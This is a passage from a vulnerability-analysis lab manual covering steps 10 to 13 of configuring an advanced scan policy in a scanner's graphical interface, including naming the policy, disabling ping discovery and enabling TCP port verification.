


10. The **New Policy / Advanced Scan** section appears.

11. In the **Settings** tab under the **BASIC** setting type, specify a policy name in the **Name** field (here, **NetworkScan_Policy**), and give a **Description** about the policy (here, **Scanning a Network**).




12. In the **Settings** tab, click **DISCOVERY** setting type and turn off the **Ping the remote host** option from the right pane.




Module 05 – Vulnerability Analysis

13. Select the **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox. Leave the other fields with default options, as shown in the screenshot.



